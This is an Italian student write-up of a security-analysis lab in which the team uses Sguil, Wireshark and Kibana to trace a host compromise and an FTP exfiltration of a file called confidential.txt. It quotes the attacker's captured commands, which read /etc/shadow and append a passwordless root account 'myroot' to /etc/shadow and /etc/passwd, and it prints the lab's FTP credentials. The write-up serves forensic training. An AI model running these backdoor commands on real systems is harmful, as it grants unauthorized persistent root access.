

Silicon Knights

**Alessandro Caterisano, Adriano Rossi, Alessandro Albiero, Damiano Di Biase,
Domenico Mendola, Joele Bernardi, Marco Pedrolo**

Isolare un Host Compromesso Usando la 5Tupla

INCARICO


In questo laboratorio, esaminerai i log raccolti durante lo sfruttamento di una vulnerabilità documentata per determinare gli host e il file compromessi.

- **Esaminare gli Alert in Sguil**
- **Passare a Wireshark (Pivoting)**
- **Passare a Kibana (Pivoting)**


Procedo dunque ad avviare la VM CyberOps Security Onion ed accedere a **Sguil**.




- Questo messaggio indica che potrebbe essere stato ottenuto l'accesso root durante un attacco.



Clicco sull ID dell'evento e ne visualizzo la trascrizione.



In questo modo è possibile osservare nel dettaglio la “conversazione” tra **Source** e **Destination**, proprio come se fosse un dialogo.



Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?


L'attaccante comunica con il bersaglio tramite comandi Linux, inserendo i seguenti prompt per ottenere e modificare informazioni molto sensibili:

- **id**: Mostra le informazioni sull'identità dell'utente corrente che sta eseguendo il terminale.
- **nohup >/dev/null 2>&1**: Avvia un processo in background per reindirizzare output ed errori di sistema verso /dev/null, quindi nascondendoli.
- **echo uKgo....**: Stampa a schermo l'input.
- **whoami**: Mostra l'utente corrente.
- **hostname**: Mostra nome macchina.


- **ifconfig:** Mostra configurazioni di rete.
- **cat /etc/shadow:** Mostra il contenuto di /etc/shadow.
- **echo "myroot::14747:0:99999:7::" >> /etc/shadow:** Appende/aggiunge questo testo in /etc/shadow.
- **grep root /etc/shadow:** Trova righe con corrispondenze per "root" in /etc/shadow.
- **cat /etc/passwd:** Mostra il contenuto di /etc/passwd.
- **cat /etc/passwd | grep root:** Trova righe con corrispondenze per "root" in /etc/passwd.
- **echo "myroot:x:0:0:root:/root/bin/bash" >> /etc/passwd:** Appende/aggiunge questo testo in /etc/passwd.
- **grep root /etc/passwd:** Trova righe con corrispondenze per "root" in /etc/passwd.
- **exit:** Chiude il terminale.

In altre parole, l'attaccante, dopo aver preso qualche informazione sulla macchina, inietta una backdoor persistente. Con questi precisi comandi ha creato un nuovo utente "myroot" con privilegi massimi, nessuna password richiesta, che potrà utilizzare per connessioni future.

Passiamo ora all'analisi WireShark della trascrizione malevola.



Osserviamo l'intera conversazione su WireShark cliccando su **Follow > TCP Stream**.




Cosa hai osservato? Cosa indicano i colori del testo rosso e blu?

Stiamo visualizzando lo stesso scambio **input/output** analizzato poco fa in **Sguil**. I colori del testo indicano:

- **Rosso**: Input/Source/Attaccante
- **Blu**: Output/Destination/Vittima

Notiamo che l'attaccante inserisce l'input "**whoami**".



```
whoami  
root
```


Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio? Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?

Questo comando, come specificato sopra, mostra l'**utente corrente**. Spesso usato all'inizio di un attacco per verificare quale utente si sta controllando.

L'attaccante, oltre al ruolo corrente, scopre dati come il nome della macchina, le configurazioni di rete ed effettua diverse manovre verso determinate directories.

Facciamo ora pivoting verso Kibana. Click destro sul source o destination IP, Kibana IP Lookup, SrcIP ed eseguiamo l'accesso.

Dopo aver impostato il time frame corretto, filtriamo i risultati per **FTP**, per determinare se è stato utilizzato per esfiltrare i file.



Log Type(s)	Count
bro_conn	62
bro_files	23
bro_dns	22
bro_http	22
bro_ssh	4
bro_ftp	2
snort	

Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?

Time ▾	source_ip	source_port	destination_ip	destination_port	_id
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDJqzXIBB6Cd-_0SbfgO
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTJqzXIBB6Cd-_0SbfgO

Questa è la 5tupla in questione.

- **Source IP:** 192.168.0.11
- **Source Port:** 52776
- **Destination IP:** 209.165.200.235
- **Destination Port:** 21
- **Protocol:** FTP

Esaminando i dettagli dei log, scopriamo che nell'**ftp_argument** possiamo vedere il nostro **confidential.txt**. Analizziamo anche il messaggio del log.

t	ftp_argument	Q Q Q * ftp://209.165.200.235/./confidential.txt
t	ftp_command	Q Q Q * STOR
t	fuid	Q Q Q * FX1iV63eSMAEiN16S2
t	host	Q Q Q * d68c9368b6ae
t	ips	Q Q Q * 209.165.200.235, 192.168.0.11
t	message	Q Q Q * {"ts":"2020-06-11T03:53:09.086840Z","uid":"C5GkeA4t8oXZdWTPr6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"STOR","arg":"ftp://209.165.200.235/./confidential.txt","mime_type":"text/plain","reply_code":226,"reply_msg":"Transfer complete.", "fuid":"FX1iV63eSMAEiN16S2"}

Proseguiamo l'analisi visualizzando la trascrizione del log.

192.168.0.11:52776 -> 209.165.200.235:21 [6-692000935.pcap]	close
Log entry: {"ts":"2020-06-11T03:53:09.086840Z","uid":"C5GkeA4t8oXZdWTPr6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"STOR","arg":"ftp://209.165.200.235/./confidential.txt","mime_type":"text/plain","reply_code":226,"reply_msg":"Transfer complete.", "fuid":"FX1iV63eSMAEiN16S2"}	
Sensor Name: seconion-import Timestamp: 2020-06-11 03:53:09 Connection ID: CLI Src IP: 192.168.0.11 Dst IP: 209.165.200.235 Src Port: 52776 Dst Port: 21 OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460:S,T,N,W7:?:?](up: 3131 hrs) OS Fingerprint -> 209.165.200.235:21 (trak: etwmed(modem)) DST: 220 (vsFTPD 2.3.4) DST: SRC: USER analyst SRC: DST: 331 Please specify the password. DST: SRC: PASS cyberops SRC: DST: 230 Login successful. DST:	

Quali sono le credenziali utente per accedere al sito FTP?

USER: analyst

PASS: cyberops

Ora che hai verificato che l'attaccante ha usato FTP per copiare il contenuto del file confidential.txt e poi cancellarlo dal bersaglio. Qual è il contenuto del file?

Su Kibana, filtrando per FTP_DATA, abbiamo un solo log. Scendiamo nei dettagli aprendo la trascrizione del log.

June 11th 2020, 03:53:09.087	209.165.200.235	20	192.168.0.11	49817	C2Jv8MWV6Xg4lbb51	DzjqzXlBB6Cd-0SS_gy
Table	JSON	View surrounding documents View single document				
@timestamp					June 11th 2020, 03:53:09.087	
@version					1	
_id					DzjqzXlBB6Cd-0SS_gy	

Log entry:
{\"ts\":\"2020-06-11T03:53:09.087738Z\",\"uid\":\"C2Jv8MWV6Xg4lbb51\",\"id.orig_h\":\"209.165.200.235\",\"id.orig_p\":20,\"id.resp_h\":\"192.168.0.11\",\"id.resp_p\":49817,\"proto\":\"tcp\",\"service\":\"ftp-data\",\"duration\":0.001316070556640625,\"orig_bytes\":0,\"resp_bytes\":102,\"conn_state\":\"SF\",\"missed_bytes\":0,\"history\":\"ShAdfFa\",\"orig_pkts\":4,\"resp_ip_bytes\":318,\"sensormname\":\"seconion-import\"}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:


Il contenuto del file è il seguente:

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information about the last data breach.

Esaminiamo ora i tipo di file che sono stati registrati, cliccando sulla voce **“Files”**.



Quali sono i diversi tipi di file?


- text/plain
 - image/jpeg
 - image/png
 - text/html
 - image/gif
 - image/x-icon
-

Scorri fino all'intestazione Files - Source. Quali sono le sorgenti dei file elencate?

Files - Source	
Source	Count
HTTP	22
FTP_DATA	1

- HTTP
 - FTP_DATA
-

Filtriamo ora per **FTP_DATA**.



Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP?

Files - MIME Type		Files - Source IP Address		Files - Destination IP Address	
MIME Type	Count	File IP Address	Count	IP Address	Count
text/plain	1	192.168.0.11	1	209.165.200.235	1

- **MIME:** text/plain
- **Source IP:** 192.168.0.11
- **Destination IP:** 209.165.200.235

Quando si è verificato questo trasferimento?

Files - Logs						
Time	file_ip	destination_ip	source	uid	fuid	_id
June 11th 2020, 03:53:09.088	192.168.0.1	209.165.200.235	FTP_DATA	C2jv8MwV6Xg4lbb51	FX1IV63eSMAEIN16S2	KDjqzXIBB6Cd-_0SVfiy

- **Giorno:** 11/06/2020
- **Ora:** 03:53:09.088

Nei log dei file, espandiamo la voce associata ai dati FTP e clicchiamo sul link associato all'alert_id.

June 11th 2020, 03:53:09.088	192.168.0.1	209.165.200.235	FTP_DATA	C2jv8MwV6Xg4lbb51	FX1IV63eSMAEIN16S2	KDjqzXIBB6Cd-_0SVfiy
Table JSON						
View surrounding documents View single document						
@timestamp	June 11th 2020, 03:53:09.088					
@version	1					
_id	KDjqzXIBB6Cd-_0SVfiy					

Qual è il contenuto testuale del file trasferito tramite FTP?

```
Log entry:
{"ts": "2020-06-11T03:53:09.088773Z", "fuid": "FX1IV63eSMAEIN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2jv8MwV6Xg4lbb51"], "source": "FTP_DATA", "depth": 0, "analyzers": [{"SHA1": "MD5"}, {"mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timeout": false, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "77f54acee0342f6161f8e63a10824ee11b330725"}]

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:
```

Come già analizzato precedentemente, il file contiene il seguente messaggio:

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information about the last data breach.

Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?

La raccomandazione primaria prevede l'isolamento logico immediato degli host compromessi tramite isolamento EDR, per bloccare il canale di comando e controllo (C2) ed evitare movimenti laterali.

Parallelamente, è tassativo disabilitare l'utenza compromessa "analyst" e bonificare il file /etc/shadow rimuovendo la backdoor "**myroot**" iniettata dall'attaccante.

Per mitigare permanentemente la minaccia, è necessario implementare un sistema di DNS Filtering per analizzare l'entropia dei sottodomini e bloccare l'esfiltrazione via DNS. Infine, è indispensabile dismettere il protocollo FTP in chiaro, sostituendolo con SFTP, e configurare regole di File Integrity Monitoring per rilevare tempestivamente ogni futura alterazione dei file critici di sistema.